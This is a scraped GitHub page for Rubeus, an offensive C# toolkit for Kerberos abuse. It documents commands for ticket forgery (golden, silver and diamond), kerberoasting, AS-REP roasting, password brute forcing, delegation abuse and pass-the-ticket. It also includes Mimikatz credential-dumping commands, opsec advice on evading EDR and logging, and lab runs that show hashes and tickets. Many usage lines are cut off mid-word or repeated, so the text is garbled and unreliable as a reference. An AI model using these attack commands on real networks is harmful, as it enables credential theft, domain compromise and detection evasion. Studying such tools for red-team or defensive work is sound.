- Rubeus
- .gitignore
- CHANGELOG.md
- LICENSE
- README.md
- Rubeus.sln
- Rubeus.yar

Rubeus

Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is **heavily** adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard

components of weaponization- without their prior work this project would not exist.

Charlie Clark and Ceri Coburn have both made *significant* contributions as co-developers to the Rubeus codebase. Elad Shamir contributed some essential work for resource-based constrained delegation. Their work is very appreciated!

Rubeus also uses a C# ASN.1 parsing/encoding library from Thomas Pornin named DDer that was released with an "MIT-like" license. Huge thanks to Thomas for his clean and stable code!


PKINIT code heavily adapted from @SteveSyfuhs's Bruce tool. Bruce made RFC4556 (PKINIT) a lot easier to understand. Huge thanks to Steve!

NDR encoding and decoding for Kerberos PAC is based on the NtApiDotNet library from @tiraniddo, thank you James.

The KerberosRequestorSecurityToken.GetRequest method for Kerberoasting was contributed to PowerView (and then incorporated into Rubeus) by @machosec.

@harmj0y is the primary author of this code base.

Table of Contents



+ 20 contributors

Languages

- C# 99.9%
- YARA 0.1%

Background

Command Line Usage

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.1


Ticket requests and renewals:

   Retrieve a TGT based on a user password/hasl
       Rubeus.exe asktgt /user:USER </password

   Retrieve a TGT based on a user password/hasl
       Rubeus.exe asktgt /user:USER </password

   Retrieve a TGT based on a user password/hasl
       Rubeus.exe asktgt /user:USER </password

   Retrieve a TGT using a PCKS12 certificate, s
       Rubeus.exe asktgt /user:USER /certifica

   Retrieve a TGT using a certificate from the
       Rubeus.exe asktgt /user:USER /certifica

   Retrieve a TGT suitable for changing an acc
```

```
        Rubeus.exe asktgt /user:USER </password

    Request a TGT without sending pre-auth data
        Rubeus.exe asktgt /user:USER [/domain:D(

    Request a service ticket using an AS-REQ:
        Rubeus.exe asktgt /user:USER /service:S

   Retrieve a service ticket for one or more SP
        Rubeus.exe asktgs </ticket:BASE64 | /ti

    Renew a TGT, optionally applying the ticket
        Rubeus.exe renew </ticket:BASE64 | /tic

    Perform a Kerberos-based password bruteforc
        Rubeus.exe brute </password:PASSWORD |

    Perform a scan for account that do not requ
        Rubeus.exe preauthscan /users:C:\temp\u


 Constrained delegation abuse:

    Perform S4U constrained delegation abuse:
        Rubeus.exe s4u </ticket:BASE64 | /ticke
        Rubeus.exe s4u /user:USER </rc4:HASH |

    Perform S4U constrained delegation abuse ac
        Rubeus.exe s4u /user:USER </rc4:HASH |


 Ticket Forgery:

    Forge a golden ticket using LDAP to gather
        Rubeus.exe golden </des:HASH | /rc4:HAS

    Forge a golden ticket using LDAP to gather
        Rubeus.exe golden </des:HASH | /rc4:HAS

    Forge a golden ticket, setting values expli
        Rubeus.exe golden </des:HASH | /rc4:HAS

    Forge a silver ticket using LDAP to gather
        Rubeus.exe silver </des:HASH | /rc4:HAS

    Forge a silver ticket using LDAP to gather
```

```
        Rubeus.exe silver </des:HASH | /rc4:HASI

    Forge a silver ticket using LDAP to gather 
        Rubeus.exe silver </des:HASH | /rc4:HASI

    Forge a silver ticket using LDAP to gather 
        Rubeus.exe silver </des:HASH | /rc4:HASI

    Forge a silver ticket using LDAP to gather 
        Rubeus.exe silver </des:HASH | /rc4:HASI

    Forge a silver ticket, setting values expli
        Rubeus.exe silver </des:HASH | /rc4:HASI

        Forge a diamond TGT by requesting a TGT
                Rubeus.exe diamond /user:USER <

        Forge a diamond TGT by requesting a TGT
                Rubeus.exe diamond /user:USER /

        Forge a diamond TGT by requesting a TGT
                Rubeus.exe diamond /tgtdeleg [/


Ticket management:

    Submit a TGT, optionally targeting a specif
        Rubeus.exe ptt </ticket:BASE64 | /ticke

    Purge tickets from the current logon sessio
        Rubeus.exe purge [/luid:LOGINID]

    Parse and describe a ticket (service ticket
        Rubeus.exe describe </ticket:BASE64 | /


Ticket extraction and harvesting:

    Triage all current tickets (if elevated, li
        Rubeus.exe triage [/luid:LOGINID] [/use

    List all current tickets in detail (if elev
        Rubeus.exe klist [/luid:LOGINID] [/user

    Dump all current ticket data (if elevated, 
        Rubeus.exe dump [/luid:LOGINID] [/user:
```

```
    Retrieve a usable TGT .kirbi for the curren
        Rubeus.exe tgtdeleg [/target:SPN]

    Monitor every /interval SECONDS (default 60
        Rubeus.exe monitor [/interval:SECONDS]

    Monitor every /monitorinterval SECONDS (def
        Rubeus.exe harvest [/monitorinterval:SE


  Roasting:

    Perform Kerberoasting:
        Rubeus.exe kerberoast [[/spn:"blah/blah

    Perform Kerberoasting, outputting hashes to
        Rubeus.exe kerberoast /outfile:hashes.t

    Perform Kerberoasting, outputting hashes in
        Rubeus.exe kerberoast /simple [[/spn:"b

    Perform Kerberoasting with alternate creden
        Rubeus.exe kerberoast /creduser:DOMAIN.

    Perform Kerberoasting with an existing TGT:
        Rubeus.exe kerberoast </spn:"blah/blah"

    Perform Kerberoasting with an existing TGT
        Rubeus.exe kerberoast </spn:user@domain

    Perform Kerberoasting with an existing TGT
        Rubeus.exe kerberoast </ticket:BASE64 |

    Perform Kerberoasting using the tgtdeleg ti
        Rubeus.exe kerberoast /usetgtdeleg [/ld

    Perform "opsec" Kerberoasting, using tgtdel
        Rubeus.exe kerberoast /rc4opsec [/ldaps

    List statistics about found Kerberoastable
        Rubeus.exe kerberoast /stats [/ldaps] [

    Perform Kerberoasting, requesting tickets o
        Rubeus.exe kerberoast /ldapfilter:'admi
```

```
    Perform Kerberoasting, requesting tickets o
        Rubeus.exe kerberoast /pwdsetafter:01-3

    Perform Kerberoasting, with a delay of 5000
        Rubeus.exe kerberoast /delay:5000 /jitt

    Perform AES Kerberoasting:
        Rubeus.exe kerberoast /aes [/ldaps] [/n

    Perform Kerberoasting using an account with
        Rubeus.exe kerberoast </spn:""blah/blah

    Perform AS-REP "roasting" for any users wit
        Rubeus.exe asreproast [/user:USER] [/do

    Perform AS-REP "roasting" for any users wit
        Rubeus.exe asreproast /outfile:hashes.t

    Perform AS-REP "roasting" for any users wit
        Rubeus.exe asreproast /creduser:DOMAIN.


Miscellaneous:

    Create a hidden program (unless /show is pa
        Rubeus.exe createnetonly /program:"C:\W

    Reset a user's password from a supplied TGT
        Rubeus.exe changepw </ticket:BASE64 | /

    Calculate rc4_hmac, aes128_cts_hmac_sha1, a
        Rubeus.exe hash /password:X [/user:USER

    Substitute an sname or SPN into an existing
        Rubeus.exe tgssub </ticket:BASE64 | /ti
        Rubeus.exe tgssub </ticket:BASE64 | /ti

    Display the current user's LUID:
        Rubeus.exe currentluid

    Display information about the (current) or
        Rubeus.exe logonsession [/current] [/lu

    The "/consoleoutfile:C:\FILE.txt" argument

    The "/nowrap" flag prevents any base64 tick
```

```
    The "/debug" flag outputs ASN.1 debugging i

    Convert an AS-REP and a key to a Kirbi:
        Rubeus.exe asrep2kirbi /asrep:<BASE64 |

    Insert new DES session key into a Kirbi:
        Rubeus.exe kirbi /kirbi:<BASE64 | FILEP


NOTE: Base64 ticket blobs can be decoded with

    [IO.File]::WriteAllBytes("ticket.kirbi", [C
```

Opsec Notes

This section covers some notes on the operational security of using Rubeus in an environment, with some technical examples comparing/contrasting some of its approaches to Mimikatz. The material here will be expanded in the future.

Overview

Any action you perform on a system is a detectable risk, especially when abusing functionality in "weird"/unintended ways. Rubeus (like any attacker toolset) can be detected in a number of methods, either from the host, network, or domain perspectives. I have a workmate who is fond of stating "*everything is stealthy until someone is looking for it*" - tools and techniques generally evade detection because either a) people are not sufficiently aware of the tool/technique and therefore not even looking, b) people can not collect and process the data needed at the appropriate scale, or c) the tool/technique blends with existing behavior to sufficiently sneak in with false positives in an environment. There is much more information on these steps and detection subversion in general in Matt Graeber and Lee Christensen's Black Hat USA 2018 "Subverting Sysmon" talk and associated whitepaper.

From the host perspective, Rubeus can be caught during initial weaponization of the code itself, by an abnormal (non-lsass.exe) process issuing raw Kerberos port 88 traffic, through the use of sensitive APIs like LsaCallAuthenticationPackage(), or by abnormal tickets being present on the host (e.g. rc4_hmac use in tickets in a modern environment).

From a network or domain controller log perspective, since Rubeus implements many parts of the normal Kerberos protocol, the main detection method involves the use of rc4_hmac in Kerberos exchanges. Modern Windows domains (functional level 2008 and above) use AES encryption by default in normal Kerberos exchanges (with a few exceptions like inter-realm trust tickets). Using a rc4_hmac (NTLM) hash is used in a Kerberos exchange instead of a aes256_cts_hmac_sha1 (or aes128) key results in some signal that is detectable at the host level, network level (if Kerberos traffic is parsed), and domain controller event log level, sometimes known as "encryption downgrade".

Weaponization

One common way attack tools are detected is through the weaponization vector for the code. If Rubeus is run through PowerShell (this includes Empire) the standard PowerShell V5 protections all apply (deep script block logging, AMSI, etc.). If Rubeus is executed as a binary on disk, standard AV signature detection comes into play (part of why we do not release compiled versions of Rubeus, as brittle signatures are silly ;). If Rubeus is used as a library then it's susceptible to whatever method the primary tool uses to get running. And if Rubeus is run through unmanaged assembly execution (like Cobalt Strike's `execute_assembly`) cross-process code injection is performed and the CLR is loaded into a potentially non-.NET process, though this signal is present for the execution of any .NET code using this method.

Also, AMSI (the Antimalware Scan Interface) has been added to .NET 4.8. Ryan Cobb has additional details on the offensive

implications of this in the **Defense** section of his "Entering a Covenant: .NET Command and Control" post.

Example: Credential Extraction

Say we have elevated access on a machine and want to extract user credentials for reuse.

Mimikatz is the swiss army knife of credential extraction, with multiple options. The `sekurlsa::logonpasswords` command will open up a read handle to LSASS, enumerate logon sessions present on the system, walk the default authentication packages for each logon session, and extract any reverseable password/credential material present. **Sidenote**: the `sekurlsa::ekeys` command will enumerate ALL key types present for the Kerberos package.

Rubeus doesn't have any code to touch LSASS (and none is intended), so its functionality is limited to extracting Kerberos tickets through use of the LsaCallAuthenticationPackage() API. From a non-elevated standpoint, the session keys for TGTs are not returned (by default) so only service tickets extracted will be usable (the **tgtdeleg** command uses a Kekeo trick to get a usable TGT for the current user). If in a high-integrity context, a GetSystem equivalent utilizing token duplication is run to elevate to SYSTEM, and a fake logon application is registered with the LsaRegisterLogonProcess() API call. This allows for privileged enumeration and extraction of all tickets currently registered with LSA on the system, resulting in base64 encoded .kirbi's being output for later reuse.

Mimikatz can perform the same base64 .kirbi extraction with the following series of commands:

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # standard::base64 /output:true
mimikatz # kerberos::list /export
```

Mimikatz can also carve tickets directly out of LSASS' memory with:

```
mimikatz # privilege::debug
mimikatz # standard::base64 /output:true
mimikatz # sekurlsa::tickets /export
```

As "everything is stealthy until someone is looking for it", it's arguable whether LSASS manipulation or ticket extraction via the LsaCallAuthenticationPackage() API call is more "stealthy". Due to Mimikatz' popularity, opening up a handle to LSASS and reading/writing its memory has become a big target for EDR detection and/or prevention. However, LsaCallAuthenticationPackage() is used by a fairly limited set of processes, and creating a fake logon application with LsaRegisterLogonProcess() is also fairly anomalous behavior. However full API level introspection and baselining appears to be a more difficult technical problem than LSASS protection.

Example: Over-pass-the-hash

Say we recover a user's rc4_hmac hash (NTLM) and want to reuse this credential to compromise an additional machine where the user account has privileged access.

Sidenote: pass-the-hash != over-pass-the-hash. The traditional pass-the-hash technique involves reusing a hash through the NTLMv1/NTLMv2 protocol, which doesn't touch Kerberos at all. The over-pass-the-hash approach was developed by Benjamin Delpy and Skip Duckwall (see their "Abusing Microsoft Kerberos - Sorry you guys don't get it" presentation for more information). This approach turns a hash/key (rc4_hmac, aes256_cts_hmac_sha1, etc.) for a domain-joined user into a fully-fledged ticket-granting-ticket (TGT).

Let's compare "over-passing-the-hash" via Mimikatz' `sekurlsa::pth` command verus using the `asktgt` command from Rubeus (or Kekeo if you'd like).

When `sekurlsa::pth` is used to over-pass-the-hash, Mimikatz first creates a new logon type 9 process with dummy credentials - this creates a new "sacrificial" logon session that doesn't interact with the current logon session. It then opens the LSASS process with the ability to write to process memory, and the supplied hash/key is then patched into the appropriate section for the associated logon session (in this case, the "sacrificial" logon session that was started). This causes the normal Kerberos authentication process to kick off as normal as if the user had normally logged on, turning the supplied hash into a fully-fledged TGT.

When Rubeus' `asktgt` command is run (or Kekeo's equivalent), the raw Kerberos protocol is used to request a TGT, which is then applied to the current logon session if the `/ptt` flag is passed.

With the Mimikatz approach, administrative rights are needed as you are manipulating LSASS memory directly. As previously mentioned, Mimikatz' popularity has also led to this type of behavior (opening up a handle to LSASS and reading/writing its memory) being a big target for EDR detection and/or prevention. With the Rubeus/Kekeo approach, administrative rights are not needed as LSASS is not being touched. However, if the ticket is applied to the current logon session (with `/ptt`), the TGT for the current logon session will be overwritten. This behavior can be avoided (with administrative access) by using the `/createnetonly` command to create a sacrificial process/logon session, then using `/ptt /ticket:X /luid:0xa..` with the newly created process LUID. If using Cobalt Strike, using the **make_token** command with dummy credentials and then **kerberos_ticket_use** with the ticket retrieved by Rubeus will let you apply the new TGT in a way that a) doesn't need administrative rights and b) doesn't stomp on the current logon session TGT.

It is our opinion that the LSASS manipulation approach is more likely (at the current moment) to be detected or mitigated due to the popularity of the technique. However the Rubeus

approach does result in another piece of detectable behavior. Kerberos traffic to port 88 should normally only originate from lsass.exe - sending raw traffic of this type from an abnormal process could be detectable if the information can be gathered.

Sidenote: one way *both* approaches can potentially be caught is the previously mentioned "encryption downgrade" detection. To retrieve AES keys, use Mimikatz' `sekurlsa::ekeys` module to return ALL Kerberos encryption keys (same with `lsadump::dcsync`) which are better to use when trying to evade some detections.

Ticket requests and renewals

Breakdown of the ticket request commands:

Command	Description
asktgt	Request a ticket-granting-ticket (TGT) from a hash/key or password
asktgs	Request a service ticket from a passed TGT
renew	Renew (or autorenew) a TGT or service ticket
brute	Perform a Kerberos-based password bruteforcing attack. 'spray' can also be used instead of 'brute'
preauthscan	Preform a scan for accounts that do not require Kerberos pre-authentication

asktgt

The **asktgt** action will build raw AS-REQ (TGT request) traffic for the specified user and encryption key (`/rc4`, `/aes128`, `/aes256`, or `/des`). A `/password` flag can also be used instead of a hash - in this case `/enctype:X` will default to RC4 for the exchange, with `des|aes128|aes256` as options. If no

`/domain` is specified, the computer's current domain is extracted, and if no `/dc` is specified the same is done for the system's current domain controller. If authentication is successful, the resulting AS-REP is parsed and the KRB-CRED (a .kirbi, which includes the user's TGT) is output as a base64 blob. The `/ptt` flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session. The `/luid:0xA..` flag will apply the ticket to the specified logon session ID (elevation needed) instead of the current logon session.

Note that no elevated privileges are needed on the host to request TGTs or apply them to the **current** logon session, just the correct hash for the target user. Also, another opsec note: only one TGT can be applied at a time to the current logon session, so the previous TGT is wiped when the new ticket is applied when using the `/ptt` option. A workaround is to use the `/createnetonly:C:\X.exe` parameter (which hides the process by default unless the `/show` flag is specified), or request the ticket and apply it to another logon session with `ptt /luid:0xA..`.

By default, several differences exists between AS-REQ's generated by Rubeus and genuine AS-REQ's. To form AS-REQ's more inline with genuine requests, the `/opsec` flag can be used, this will send an initial AS-REQ without pre-authentication first, if this succeeds, the resulting AS-REP is decrypted and TGT return, otherwise an AS-REQ with pre-authentication is then sent. As this flag is intended to make Rubeus traffic more stealthy, it cannot by default be used with any encryption type other than `aes256` and will just throw a warning and exit if another encryption type is used. To allow for other encryption types to be used with the `/opsec` changes, the `/force` flag exists.

PKINIT authentication is supported with the `/certificate:X` argument. When the private key within the PFX file is password protected, this password can be passed with the `/password:X` argument. When using PKINIT authentication the

`/getcredentials` flag can be used to automatically request a U2U service ticket and retrieve the account NT hash.

Requesting a TGT without a PAC can be done using the `/nopac` switch.

Using a KDC proxy (MS-KKDCP) to make the request is possible using the `/proxyurl:URL` argument. The full URL for the KDC proxy is required, eg. https://kdcproxy.exmaple.com/kdcproxy

The `/nopreauth` flag can be used to send an AS-REQ without pre-authentication. The `/service:SPN` argument can be used to request service tickets using AS-REQ's directly, it will take an SPN or a username.

Requesting a ticket via RC4 hash for **dfm.a@testlab.local**, applying it to the current logon session:

```
C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /rc4:2b!

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6b
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFmjCCBZagAwIBBaEDAgEWooIErzCCBKthggSnMII
    oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWIubG9jYWy
    zIpKjTT11eteJCn+0rtlKwtTW/8XvoWXy61rOCrOIo1
    VfVxetoM1Oa5aPA2sfzJeogn4RpFBoY5vjjKBzPaTJp
    yniQzGPI19O95aSoPpNar+4lKlyBsL4QjSEeBdZQ2/A
    qOD8hx5wbQ+w8emcLvHMIrmg1xO2OPngK76C3daeiS5
```

```
    cO/ymVFxyuRJLg7VThl8keZmbWzYei6xAwH7mUAUEA1
    INJ0q+JvdJpCPo/wgyu7wjKgsdpgUV0siVfpGaxG7yh
    LTaXY9cnraee+llJqmOnHfjPa5+XNTnVtBZjT0SPRnS
    lYrCtWo2oEjBbYMb3YGTcWh5+oWNY1QdxSpyFc8IDQO
    f4qR+90TcASaQGwHUQbpFnLb2U9BHwNS+SlRwafFT5q
    vE74bOiAMdjTf5YLDorRyuFUoa7oIaJZTXxsLmqZsBC
    zAJK6PESaBcUqhKqkjWLUKDuT2+SCduPVF6+3QJB0xL
    l54g75WJqEiAzj/+I64TUfbEFJtd9OHujAKzjMMiKRQ
    HbWxuKib3niTTM5YcHZcN6h/V8Zef8r4fdhY20xGCwq
    o6XpVqSoZxRASEs3oKFfNunBFJ+QxOL4A47iO1JH0wl
    gf0dIeAE2rHRNQn+q7vvrl4r/Bxy3CikzBWnq9Nff8v
    JffKDnWk0lIDymImtxqTO0Y/mk0zEQ7RZNUIR3vtrNS
    ZoDiWYvPuOQsZHkP2XD+GQtu0hN6MOfLOKGVmNrKs1K
    fPIA9ggjCmQtyB6seiYi9LdJuQ+GiiF2UphTEJ+a5DR
    alU+n8aNdIPXfVmsR3caTXkncNBlo4HWMIHToAMCAQC
    ARehEgQQ+zY8adXi2NuvkAxl1ohUOKEPGw1URVNUTEF
    BwMFAEDhAAClERgPMjAxOTAyMjUyMzA2MDdaphEYDzI
    MDYwN1qoDxsNVEVTVExBQi5MT0NBTKkiMCCgAwIBAqE

[*] Action: Import Ticket
[+] Ticket successfully imported!

[*] Action: Describe Ticket

UserName              :  dfm.a
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  krbtgt/testlab.local
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  2/25/2019 3:06:07 PM
EndTime               :  2/25/2019 8:06:07 PM
RenewTill             :  3/4/2019 3:06:07 PM
Flags                 :  name_canonicalize, pre_
KeyType               :  rc4_hmac
Base64(key)           :  +zY8adXi2NuvkAxl1ohUOA
```

Requesting a ticket via aes256_hmac hash for [dfm.a@testlab.local](), starting a new hidden process and applying the ticket to that logon session. **Note: elevation needed!**

```
C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /domain


 ______        _
(_____ \      | |
```

```
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: Create Process (/netonly)

[*] Showing process : False
[+] Process         : 'C:\Windows\System32\cmd.
[+] ProcessID       : 7564
[+] LUID            : 0x3c4c241

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: e27b2e7b39
[*] Target LUID : 63226433
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[*] Connecting to 192.168.52.100:88
[*] Sent 234 bytes
[*] Received 1620 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFujCCBbagAwIBBaEDAgEWooIEvzCCBL...(snip)

[*] Action: Import Ticket
[*] Target LUID: 0x3c4c241
[+] Ticket successfully imported!
```

Note that the /luid and /createnetonly parameters require elevation!

Requesting a ticket using a certificate and using `/getcredentials` to retrieve the NT hash:

```
C:\Rubeus>Rubeus.exe asktgt /user:harmj0y /doma:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
```

```
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subjec
[*] Building AS-REQ (w/ PKINIT preauth) for: 'r
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF9DCCBfCgAwIBBaEDAgEWooIE7DCCBOhhggTkM
                                        ...(sni
      YnRndBsWcnViZXVzLmdob3N0cGFjay5sb2NhbA==

  ServiceName              :  krbtgt/rubeus.gho
  ServiceRealm             :  RUBEUS.GHOSTPACK.
  UserName                 :  harmj0y
  UserRealm                :  RUBEUS.GHOSTPACK.
  StartTime                :  14/07/2021 02:25:
  EndTime                  :  14/07/2021 12:25:
  RenewTill                :  21/07/2021 02:25:
  Flags                    :  name_canonicalize
  KeyType                  :  rc4_hmac
  Base64(key)              :  7MS2ajfZo4HedoK+K
  ASREP (key)              :  9B1C28A276FBBE557

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : C69A7EA908898C23B72E
```

asktgs

The **asktgs** action will build/parse a raw TGS-REQ/TGS-REP service ticket request using the specified TGT `/ticket:X` supplied. This value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk. If a `/dc` is not specified, the

computer's current domain controller is extracted and used as the destination for the request traffic. The `/ptt` flag will "pass-the-ticket" and apply the resulting service ticket to the current logon session. One or more `/service:X` SPNs **must** be specified, comma separated.

The supported encryption types in the constructed TGS-REQ will be RC4_HMAC, AES128_CTS_HMAC_SHA1, and AES256_CTS_HMAC_SHA1. In this case, the highest mutually supported encryption will be used by the KDC to build the returned service ticket. If you want to force DES, RC4, or AES128/256 keys, use `/enctype:[RC4|AES128|AES256|DES]`.

In order to request a service ticket for an account using an enterprise principal (i.e. *user@domain.com*), the `/enterprise` flag can be used.

By default, several differences exists between TGS-REQ's generated by Rubeus and genuine TGS-REQ's. To form TGS-REQ's more inline with genuine requests, the `/opsec` flag can be used, this will also cause an additional TGS-REQ to be sent automatically when a service ticket is requested for an account configured for unconstrained delegation. As this flag is intended to make Rubeus traffic more stealthy, it cannot by default be used with any encryption type other than `aes256` and will just throw a warning and exit if another encryption type is used.

To play with other scenarios manually, `/tgs:X` can be used to supply an additional ticket which is appended to the request body. This also adds the constrained delegation KDC option as well as avoids dynamically determining the domain from the given SPN `/service:X`, for this reason the `/targetdomain:X` argument has been implemented to force the request to use the supplied domain which is useful for requesting delegated service tickets from a foreign domain or tickets with usual SPNs.

The `/u2u` flag was implemented to request User-to-User tickets. Together with the `/tgs:X` argument (used to supply the target accounts TGT), the `/service:X` argument can be the username of the account the supplied TGT is for (with the `/tgs:X` argument). The `/targetuser:X` argument will request a PAC of any other account by inserting a PA-FOR-USER PA data section with the `target user's` username.

The `/printargs` flag will print the arguments required to forge a ticket with the same PAC values if the PAC is readable. This could be done by supplying the `/servicekey:X` argument or performing a `/u2u` request with a known session key.

Using a KDC proxy (MS-KKDCP) to make the request is possible using the `/proxyurl:URL` argument. The full URL for the KDC proxy is required, eg. https://kdcproxy.exmaple.com/kdcproxy

The `/keyList` flag was implemented for Kerberos Key List Requests. These requests must utilise a forged partial TGT from a read-only domain controller in the `/ticket:BASE64|FILE.KIRBI` parameter, further details on this forged TGT in the golden section. Furthermore, the `/spn:x` field must be set to the KRBTGT SPN within the domain, eg. KRBTBT/domain.local.

Requesting a TGT for dfm.a and then using that ticket to request a service ticket for the "LDAP/primary.testlab.local" and "cifs/primary.testlab.local" SPNs:

```
C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /rc4:2b!


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3
```

```
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6b
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[*] Connecting to 192.168.52.100:88
[*] Sent 230 bytes
[*] Received 1537 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFmjCCBZagAwIBBaEDAgEWoo...(snip)...

C:\Rubeus>Rubeus.exe asktgs /ticket:doIFmjCCBZa


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: Ask TGS

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building TGS-REQ request for: 'LDAP/primary
[*] Connecting to 192.168.52.100:88
[*] Sent 1514 bytes
[*] Received 1562 bytes
[+] TGS request successful!
[*] base64(ticket.kirbi):

    doIFzjCCBcqgAwIBBaEDAgEWoo...(snip)...

[*] Action: Import Ticket
[+] Ticket successfully imported!

[*] Action: Ask TGS

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building TGS-REQ request for: 'cifs/primary
[*] Connecting to 192.168.52.100:88
[*] Sent 1514 bytes
[*] Received 1562 bytes
```

```
[+] TGS request successful!
[*] base64(ticket.kirbi):

    doIFzjCCBcqgAwIBBaEDAgEWoo...(snip)...

[*] Action: Import Ticket
[+] Ticket successfully imported!


C:\Rubeus>Rubeus.exe klist


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: List Kerberos Tickets (Current User

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/10/2019 6:44:43 PM ; 2
    Server Name       : cifs/primary.testlab.lo
    Client Name       : dfm.a @ TESTLAB.LOCAL
    Flags             : name_canonicalize, ok_a

    [1] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/10/2019 6:44:43 PM ; 2
    Server Name       : LDAP/primary.testlab.lo
    Client Name       : dfm.a @ TESTLAB.LOCAL
    Flags             : name_canonicalize, ok_a
```

Requesting a service ticket for an AES-enabled service account, specifying that we *only* support RC4_HMAC:

```
C:\Rubeus>Rubeus.exe asktgs /ticket:doIFmjCCBZa


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
```

```
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.1

[*] Action: Ask TGS

[*] Using domain controller: PRIMARY.testlab.lo
[*] Requesting 'rc4_hmac' etype for the service
[*] Building TGS-REQ request for: 'roast/me'
[+] TGS request successful!
[*] base64(ticket.kirbi):

    doIFrjCCBaqgAwIBBaEDA...(snip)...

[*] Action: Describe Ticket

UserName              :  dfm.a
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  roast/me
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  2/25/2019 3:10:59 PM
EndTime               :  2/25/2019 8:09:54 PM
RenewTill             :  3/4/2019 3:09:54 PM
Flags                 :  name_canonicalize, pre
KeyType               :  rc4_hmac
Base64(key)           :  Gg3zZicIl5c50KGecCf8XA
```

Requesting a user-to-user service ticket and including the *PA for User* PA-DATA section (an S4U2self request), it is possible to get a readable PAC for any user:

```
C:\Rubeus>Rubeus.exe asktgs /u2u /targetuser:cc

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGS
```

```
[*] Using domain controller: PDC1.rubeus.ghostp
[*] Requesting default etypes (RC4_HMAC, AES[12
[*] Building User-to-User TGS-REQ request for:
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFKzCCBSegAwIBBaEDAgEWooIEKzCCBCdhggQjM
                                        ...(sni
      cGxvaXRwaA==

  ServiceName              :  exploitph
  ServiceRealm             :  RUBEUS.GHOSTPACK.
  UserName                 :  ccob
  UserRealm                :  RUBEUS.GHOSTPACK.
  StartTime                :  20/07/2021 22:00:
  EndTime                  :  21/07/2021 07:59:
  RenewTill                :  27/07/2021 21:59:
  Flags                    :  name_canonicalize
  KeyType                  :  aes256_cts_hmac_s
  Base64(key)              :  u2AYdjG4gLNIXqzb3
  Decrypted PAC            :
    LogonInfo              :
      LogonTime            : 01/01/1601 00:00:0
      LogoffTime           :
      KickOffTime          :
      PasswordLastSet      : 20/07/2021 21:58:4
      PasswordCanChange    : 21/07/2021 21:58:4
      PasswordMustChange   : 31/08/2021 21:58:4
      EffectiveName        : ccob
      FullName             : C Cob
      LogonScript          :
      ProfilePath          :
